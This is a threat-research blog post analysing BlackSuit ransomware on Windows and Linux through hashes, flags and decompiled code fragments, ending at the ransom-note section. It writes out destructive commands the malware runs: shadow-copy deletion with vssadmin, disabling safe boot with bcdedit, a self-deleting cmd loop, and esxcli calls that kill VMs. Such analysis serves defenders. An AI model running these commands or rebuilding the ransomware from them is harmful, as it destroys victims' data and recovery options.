BlackSuit Ransomware Strikes Windows and Linux Users

blog.cyble.com/2023/05/12/blacksuit-ransomware-strikes-windows-and-linux-users/

May 12, 2023

New Ransomware Targets VMware ESXi servers

Cyble Research and Intelligence Labs (CRIL) observed an increase in the number of ransomware groups launching Linux variants, such as Cylance and Royal ransomware. This can be attributed to the fact that Linux is extensively utilized as an operating system across various sectors, including enterprise environments and cloud computing platforms. The widespread use of Linux makes it an appealing target for ransomware groups, as a single attack can potentially compromise numerous systems.

CRIL came across a new ransomware group named BlackSuit posted by Unit 42, Palo Alto Networks. BlackSuit ransomware is being used by Threat Actors (TA) to target both Windows and Linux operating systems users.

The code of the Linux variant of BlackSuit has been found to share similarities with the Royal ransomware, according to observations made by researchers. BlackSuit ransomware communicates with its victims through an onion site and has not yet publicized any of its victims' information.

The image below displays the onion site used by BlackSuit ransomware.



Figure 1 – BlackSuit Ransomware Site

Technical Analysis

The BlackSuit ransomware (SHA256: *90ae0c693f6ffd6dc5bb2d5a5ef078629c3d77f874b2d2ebd9e109d8ca049f2c*) is a 32-bit executable, coded in C/C++.

The figure below shows the file details.



Figure 2 – File Details

Upon execution, the BlackSuit ransomware utilizes the GetCommandLineW function to acquire the command-line arguments. Subsequently, it compares these arguments with a predefined list of strings, such as -name, -percentage, -noprotect, -disablesafeboot, -local, -network, -delete, -list, and -p. Whenever a match is identified, it sets the associated flag variable to one. These strings define the operations conducted by the ransomware executable during runtime and can be provided as command-line parameters.

In order to execute the ransomware binary, it is mandatory to include the “-name” parameter, which is a distinct 32-character identifier assigned to each victim.

```
if ( v23 )
{
  v24 = wcscmp(v5, L"-p");
  if ( v24 )
    v24 = v24 < 0 ? -1 : 1;
  if ( v24 )
  {
    v28 = wcscmp(v5, L"-list");
    if ( v28 )
      v28 = v28 < 0 ? -1 : 1;
    if ( v28 )
    {
      v32 = wcscmp(v5, L"-delete");
      if ( v32 )
        v32 = v32 < 0 ? -1 : 1;
      if ( v32 )
      {
        v40 = wcscmp(v5, L"-network");
        if ( v40 )
          v40 = v40 < 0 ? -1 : 1;
        if ( v40 )
        {
          v41 = wcscmp(v5, L"-local");
```

Figure 3 – Command Line Arguments

During execution, if the “-noprotect” parameter is utilized, the ransomware can launch multiple instances. However, if this parameter is not used, ransomware employs the *CreateMutexW()* function to generate a mutex. The Mutex name is determined by the value of the “-name” parameter.

The figure below shows the mutex creation by the ransomware binary.

Figure 4 – CreateMutex

Following the creation of the mutex, the ransomware verifies whether a mutex with a similar name exists by checking the error value, which is retrieved through the *GetLastError()* function. If the error value is 183, indicating that a mutex with the same name already exists, the ransomware will terminate itself.

The figure below shows the mutex check created by the ransomware.

```
if ( !NoProtect )
{
  MutexW = CreateMutexW(0, 1, lpName);
  if ( GetLastError() == 183 )
  {
    if ( MutexW )
      CloseHandle(MutexW);
    return 1;
  }
}
```

Figure 5 – Running Single Instance

Subsequently, the ransomware verifies whether the flag variable for the “-local” parameter has a value of zero, indicating that the parameter was not passed. If this is the case, the ransomware will create a thread through the *CreateThread()* function, which will be employed for enumerating network devices.

The figure below shows the call to *CreateThread()* made by ransomware.

```
if ( !Local )
{
  Thread = CreateThread(0, 0, StartAddress, 0, 0, 0);
  *lpHandles = Thread;
  if ( !Thread )
    return 1;
  EnterCriticalSection(&stru_5FF60C);
  dword_5FB5F0 = 1;
  LeaveCriticalSection(&stru_5FF60C);
}
```

Figure 6 – Creating Thread

After creating a new thread, the ransomware employs the NetShareEnum() API to obtain information about the available network shares on the local system. Once it obtains the list of network shares, the ransomware establishes connections to the administrative (ADMIN$) and interprocess communication (IPC$) shares, enabling its lateral movement to infect other systems connected to the same network.

The figure below shows the network enumeration part present in the ransomware binary.

```
resume_handle = 0;
bufptr = 0;
v2 = NetShareEnum(szAddressString, 1u, &bufptr, 0xFFFFFFFF, &ent
v16 = v2;
if ( v2 && v2 != 234 )
  break;
v3 = (LPCWSTR *)bufptr;
v17 = 1;
if ( entriesread )
{
  do
  {
    if ( v0(L"ADMIN$", *v3) && v0(L"IPC$", *v3) )
    {
```

Figure 7 – Enumerating Network Shares

Now the ransomware checks for the “-network” parameter. If this parameter is not passed, it will jump to the function responsible for fetching the drive details. This function starts by calling GetLogicalDriveStringsW to retrieve a list of logical drives and then iterates over the list. For each drive it encounters, it calls *FindFirstFileW()* API to search files in the drive. If FindFirstFileW returns a valid handle, it calls the *GetDriveTypeW* API to determine whether the drive type is removable or fixed.

```
if ( Network )
  goto LABEL_33;
drive = get_drive();

LogicalDriveStringsW = GetLogicalDriveStringsW(260u, (LPWSTR)Buffer);
if ( LogicalDriveStringsW )
{
  for ( i = 0; i < LogicalDriveStringsW; ++i )
  {
    v2 = 0;

DriveTypeW = GetDriveTypeW(v12);
if ( DriveTypeW == 2 || DriveTypeW == 3 || DriveTypeW == 4 || DriveTypeW == 6 )
{
```

Figure 8 – Getting Drive Details

After this, the ransomware binary attempts to inhibit the system recovery by deleting the shadow copies. The figure below shows the vssadmin command executed by ransomware using ShellExecuteW. This command is executed with two options, “/All” and “/Quiet”. The “/All” option deletes all shadow copies, and the “/Quiet” option suppresses any confirmation prompts that might appear during the deletion process.

```
LABEL_33:
  ShellExecuteW(0, 0, L"vssadmin.exe", L"Delete Shadows /All /Quiet", 0, 0);
  ShellExecuteW(0, 0, L"C:\\Windows\\Sysnative\\vssadmin.exe", L"Delete Shadows /All /Quiet", 0, 0);
```

Figure 9 – Deleting Shadow Copies

The ransomware now uses *FindFirstFileW()* and *FindNextFileW()* API functions to enumerate the files and directories and initiates the encryption process.

The figure below shows the *FindFirstFileW()* and *FindNextFileW* used by the ransomware.

```
LABEL_44:
        NextFileW = FindNextFileW(hFindFile, &FindFileData);
        FirstFileW = (int)hFindFile;
      }
      while ( NextFileW );
```

Figure 10 – Enumerating Directories

The ransomware drops the ransom note named “README.BlackSuit.txt” in every directory it traverses. After encrypting the files, it renames them by appending the “.BlackSuit” extension.

The figure below shows the ransom note and encrypted files.



Figure 11 – Dropping Ransom Note

Afterward, it checks for the presence of the parameter “-disablesafeboot”. If this variable is passed, the program disables safe boot mode by invoking the “bcdedit.exe” utility with the argument */deletevalue {current} safeboot*.

The code also checks if the current process is running on a 64-bit Operating System and invokes the 64-bit version of “bcdedit.exe” (located in the “Sysnative” folder) if necessary. Finally, it initiates a system shutdown with the “shutdown.exe” utility and the arguments “/r /t 0”, which will restart the system immediately.

The figure below shows the part of the code for disabling safe boot.

```
if ( DisableSafeboot )
{
  Wow64Process = 0;
  ModuleHandleW = GetModuleHandleW(L"kernel32");
  IsWow64Process = (BOOL (__stdcall *)(HANDLE, PBOOL))GetProcAddress(ModuleHandleW, "IsWow64Proce
  if ( IsWow64Process )
  {
    CurrentProcess = GetCurrentProcess();
    IsWow64Process(CurrentProcess, &Wow64Process);
  }
  if ( Wow64Process )
    ShellExecuteW(0, 0, L"C:\\Windows\\Sysnative\\bcdedit.exe", L"/deletevalue {current} safeboot
  else
    ShellExecuteW(0, 0, L"bcdedit.exe", L"/deletevalue {current} safeboot", 0, 0);
  ShellExecuteW(0, 0, L"shutdown.exe", L"/r /t 0", 0, 0);
}
```

Figure 12 – Disable Safeboot

Finally, the ransomware verifies whether the “delete” parameter is provided during execution. If this parameter is passed, it causes the ransomware to delete itself after completing the encryption process. This method enables the malware to eliminate traces, making it more challenging for investigators to examine its code and behavior.

To accomplish this task, the ransomware utilizes the following batch script, which creates an infinite loop. This loop checks for the existence of the specified file “f” and deletes it if it exists. The command will continue running until the file is deleted or until the script is terminated:

start cmd /v/c \”set f= “&for /l %I in () do if exist !f! (del /f/a \”!f!\”) else (exit)



Figure 13 – Ransomware Deleting Itself

Linux Variant of BlackSuit Ransomware

The Linux variant of the BlackSuit ransomware is a 64-bit ELF executable compiled with GCC with sha256 as 1c849adcccad4643303297fb66bfe81c5536be39a87601d67664af1d14e02b9e.

The figure below shows additional details of the Linux-based executable.



Figure 14 – File Details of BlackSuit Ransomware Linux Variant

The BlackSuit ransomware offers several command line parameters that serve different purposes and enable specific operations. These parameters provide additional functionality and control to the ransomware. The following are the command line parameters utilized by the BlackSuit ransomware.

- -name
- -percent
- -p
- -thrcount
- -skip
- -killvm
- -allfies
- -noprotect
- -vmsyslog
- -demonoff

The figure below shows the command line arguments that could be used by the ransomware.

```
__int64 __fastcall parsing_argumets(int a1, char **a2)
{
  int i; // [rsp+1Ch] [rbp-4h]

  if ( a1 <= 2 )
    return 0LL;
  for ( i = 1; i < a1; ++i )
  {
    if ( !strcmp(a2[i], "-name") )
    {
      if ( !a2[++i] )
        return 0LL;
      std::string::operator=(&id, a2[i]);
      std::string::append((std::string *)&readme_text, (const std::string *)&id);
    }
    else if ( !strcmp(a2[i], "-percent") )
    {
      if ( a2[++i] )
        i_ep = atoi(a2[i]);
    }
    else if ( !strcmp(a2[i], "-p") )
    {
      if ( !a2[++i] )
        return 0LL;
      std::string::operator=(&path, a2[i]);
    }
    else if ( !strcmp(a2[i], "-thrcount") )
    {
      if ( !a2[++i] )
        return 0LL;
      threads_count = atoi(a2[i]);
    }
    else if ( !strcmp(a2[i], "-skip") )
    {
      buff_skip = (char *)get_buff_skip(a2[++i]);
    }
```

Figure 15 – BlackSuit Code to Parse the Arguments

When the parameter “-vmsyslog” is passed, the ransomware is designed to terminate the “vmsyslog” service in the targeted machine. This particular service is responsible for generating logs in the system where VMware virtual machines are running, which aids in detecting anomalies in the functioning of the virtual machines. Disrupting the vmsyslog service through this parameter can potentially limit the monitoring capabilities and impede the ability to detect any irregularities in the operation of the virtual machines.

The figure below shows the code used by the ransomware to kill vmsyslog.

```
void kill_vmsyslog(void)
{
  char v0[1024]; // [rsp+0h] [rbp-8E0h] BYREF
  char v1[512]; // [rsp+400h] [rbp-4E0h] BYREF
  char dest[512]; // [rsp+600h] [rbp-2E0h] BYREF
  struct stat s; // [rsp+800h] [rbp-E0h] BYREF
  __pid_t v4; // [rsp+898h] [rbp-48h]
  int fd; // [rsp+89Ch] [rbp-44h]
  void *ptr; // [rsp+8A0h] [rbp-40h]
  char *haystack; // [rsp+8A8h] [rbp-38h]
  char *v8; // [rsp+8B0h] [rbp-30h]
  int v9; // [rsp+8BCh] [rbp-24h]
  char *v10; // [rsp+8C0h] [rbp-20h]
  int v11; // [rsp+8CCh] [rbp-14h]

  v4 = fork();
  if ( !v4 )
  {
    execlp("/bin/sh", "/bin/sh", "-c", "ps -Cc|grep vmsyslogd > PS_syslog_", 0LL);
    exit(0);
  }
  wait(0LL);
  fd = open("PS_syslog_", 0);
  if ( fd != -1 )
  {
    memset(&s, 0, sizeof(s));
    stat("PS_syslog_", &s);
    if ( s.st_size && (ptr = malloc(s.st_size)) != 0LL )
    {
      if ( (unsigned __int8)read_all(fd, (unsigned __int8 *)ptr, s.st_size) != 1 )
      {
        close(fd);
        free(ptr);
      }
      else
```

Figure 16 – BlackSuit Code to Kill vmsyslog

The -killvm parameter, when used with the ransomware, scans for active VMware virtual machines (VMs) and terminates their processes. This step ensures that the files associated with the VMs become accessible for encryption.

The code snippet below illustrates how the ransomware lists virtual machines.

```
void __fastcall stop_vm(const char *a1)
{
  char v1[1024]; // [rsp+10h] [rbp-5D0h] BYREF
  char dest[256]; // [rsp+410h] [rbp-1D0h] BYREF
  struct stat s; // [rsp+510h] [rbp-D0h] BYREF
  __pid_t v4; // [rsp+5A8h] [rbp-38h]
  int fd; // [rsp+5ACh] [rbp-34h]
  void *ptr; // [rsp+5B0h] [rbp-30h]
  char *haystack; // [rsp+5B8h] [rbp-28h]
  char *v8; // [rsp+5C0h] [rbp-20h]
  int v9; // [rsp+5CCh] [rbp-14h]

  v4 = fork();
  if ( !v4 )
  {
    execlp("/bin/sh", "/bin/sh", "-c", "esxcli vm process list > list_", 0LL);
    exit(0);
  }
  wait(0LL);
  fd = open("list_", 0);
  if ( fd != -1 )
  {
    memset(&s, 0, sizeof(s));
    stat("list_", &s);
    if ( s.st_size && (ptr = malloc(s.st_size)) != 0LL )
    {
      if ( (unsigned __int8)read_all(fd, (unsigned __int8 *)ptr, s.st_size) != 1 )
```

Figure 17 – BlackSuit Code to Kill Virtual Machines

After killing the processes, the ransomware proceeds to prepare the files that will be encrypted. However, it also implements a mechanism to exclude specific files from the encryption process. These exclusions typically encompass vital system files, files that have already been encrypted, and the ransom notes that the ransomware itself drops after infecting a system. By excluding these files, the ransomware ensures they remain intact and accessible to facilitate its operations.

```
__int64 __fastcall its_skip(std::string *a1)
{
  const char *v3; // rax

  if ( std::string::find(a1, ".blacksuit", 0LL) != -1LL
    || std::string::find(a1, ".blacksuit", 0LL) != -1LL
    || std::string::find(a1, ".BlackSuit", 0LL) != -1LL
    || std::string::find(a1, ".blacksuit_log_", 0LL) != -1LL
    || std::string::find(a1, ".list_", 0LL) != -1LL
    || std::string::find(a1, ".PID_", 0LL) != -1LL
    || std::string::find(a1, ".PS_list", 0LL) != -1LL
    || std::string::find(a1, ".PID_list_", 0LL) != -1LL
    || std::string::find(a1, ".CID_list_", 0LL) != -1LL
    || std::string::find(a1, ".sf", 0LL) != -1LL
    || std::string::find(a1, ".v00", 0LL) != -1LL
    || std::string::find(a1, ".b00", 0LL) != -1LL
    || std::string::find(a1, "README.BlackSuit.txt", 0LL) != -1LL
    || std::string::find(a1, "README.blacksuit.txt", 0LL) != -1LL )
  {
    return 1LL;
  }
  if ( buff_skip )
```

Figure 18 – BlackSuit Files Excluded from Encryption

In addition to excluding certain files from encryption, the ransomware also offers the option of using the “-vmonly” parameter. When this parameter is used, the malware restricts its encryption activities solely to files associated with VMware virtual machines.

The figure below illustrates the virtual machine-related files that would be targeted by the ransomware when the “-vmonly” parameter is used.

```
if ( vmonly )
{
  if ( std::string::find(a1, ".vmem", 0LL) == -1LL
    && std::string::find(a1, ".vmdk", 0LL) == -1LL
    && std::string::find(a1, ".nvram", 0LL) == -1LL
    && std::string::find(a1, ".vmsd", 0LL) == -1LL
    && std::string::find(a1, ".vmsn", 0LL) == -1LL
    && std::string::find(a1, ".vmss", 0LL) == -1LL
    && std::string::find(a1, ".vmtm", 0LL) == -1LL
    && std::string::find(a1, ".vmxf", 0LL) == -1LL
    && std::string::find(a1, ".vmx", 0LL) == -1LL )
  {
    return 1LL;
  }
```

Figure 19 – BlackSuit Ransomware Targeting Virtual Machine-Related Files

Following the preparation of files, the ransomware proceeds to generate keys required for the encryption process.

The code snippet below demonstrates the implementation responsible for staging the encryption keys, as depicted in the figure.

```
__int64 __fastcall prepare_keys(__int64 a1, __int64 a2)
{
  char v3[112]; // [rsp+10h] [rbp-110h] BYREF
  __int64 v4[4]; // [rsp+80h] [rbp-A0h] BYREF
  __int64 v5[4]; // [rsp+A0h] [rbp-80h] BYREF
  __int64 src[4]; // [rsp+C0h] [rbp-60h] BYREF
  __int64 dest[4]; // [rsp+E0h] [rbp-40h] BYREF
  __int64 v8; // [rsp+100h] [rbp-20h] BYREF
  __int64 v9; // [rsp+108h] [rbp-18h] BYREF
  __int64 v10; // [rsp+110h] [rbp-10h]
  __int64 v11; // [rsp+118h] [rbp-8h]

  memset(dest, 0, sizeof(dest));
  memset(src, 0, sizeof(src));
  v9 = 32LL;
  memset(v5, 0, sizeof(v5));
  v8 = 0LL;
  v10 = EVP_PKEY_CTX_new_id(1034LL, 0LL);
  EVP_PKEY_keygen_init(v10);
  EVP_PKEY_keygen(v10, &v8);
  EVP_PKEY_CTX_free(v10);
  EVP_PKEY_get_raw_public_key(v8, src, &v9);
  memcpy((void *)(a1 + 262156), src, 0x20uLL);
  v11 = EVP_PKEY_CTX_new(v8, 0LL);
  if ( !v11 )
    return 0LL;
  if ( (int)EVP_PKEY_derive_init(v11) <= 0 )
    return 0LL;
  if ( (int)EVP_PKEY_derive_set_peer(v11, a2) <= 0 )
    return 0LL;
  if ( (int)EVP_PKEY_derive(v11, v5, &v9) <= 0 )
    return 0LL;
  memset(v4, 0, sizeof(v4));
  SHA256_Init(v3);
  SHA256_Update(v3, v5, 32LL);
  SHA256_Final(v4, v3);
  memcpy(dest, v4, sizeof(dest));
  if ( (unsigned int)AES_set_encrypt_key(dest, 256LL, a1 + 262300) )
    return 0LL;
  EVP_PKEY_free(v8);
0000D3E8 _Z12prepare_keysP10data_filebP11evp_pkey_st:1 (40D3E8)
```

Figure 20 – BlackSuit Code for Preparing Keys for Encryption

Once the keys have been prepared, the ransomware initiates the encryption process by applying the AES algorithm to encrypt files.

The code snippet depicted in the figure below demonstrates the implementation responsible for encrypting the files.

```
__int64 __fastcall encrypt_file(data_fileb *a1)
{
  char v2[32]; // [rsp+10h] [rbp-20h] BYREF

  v2[0] = 1;
  v2[1] = 0;
  v2[2] = 1;
  v2[3] = 0;
  v2[4] = 1;
  v2[5] = 0;
  v2[6] = 1;
  v2[7] = 0;
  v2[8] = 1;
  v2[9] = 0;
  v2[10] = 1;
  v2[11] = 0;
  v2[12] = 1;
  v2[13] = 0;
  v2[14] = 1;
  v2[15] = 0;
  AES_cbc_encrypt((char *)a1 + 12, (char *)a1 + 12, *((_QWORD *)a1 + 32776), (char *)a1 + 262300, v2, 1LL);
  *((_QWORD *)a1 + 32786) += *((_QWORD *)a1 + 32776);
  *((_QWORD *)a1 + 32783) += *((_QWORD *)a1 + 32776);
  if ( *((_QWORD *)a1 + 32783) >= *((_QWORD *)a1 + 32784) )
  {
    *((_QWORD *)a1 + 32781) = *((_QWORD *)a1 + 32782);
    *((_QWORD *)a1 + 32786) += *((_QWORD *)a1 + 32785);
    *((_QWORD *)a1 + 32783) = 0LL;
    ++*((_DWORD *)a1 + 65554);
  }
```

Figure 21 – BlackSuit Code for File Encryption

The ransomware also leaves behind a ransom note within the compromised system during the file encryption process. This note serves as a communication from the threat actor, providing instructions on making the ransom payment and a Tor link to establish a connection with the attacker.

The figure below illustrates the presence of the ransom note, which is embedded into the executable of the ransomware.

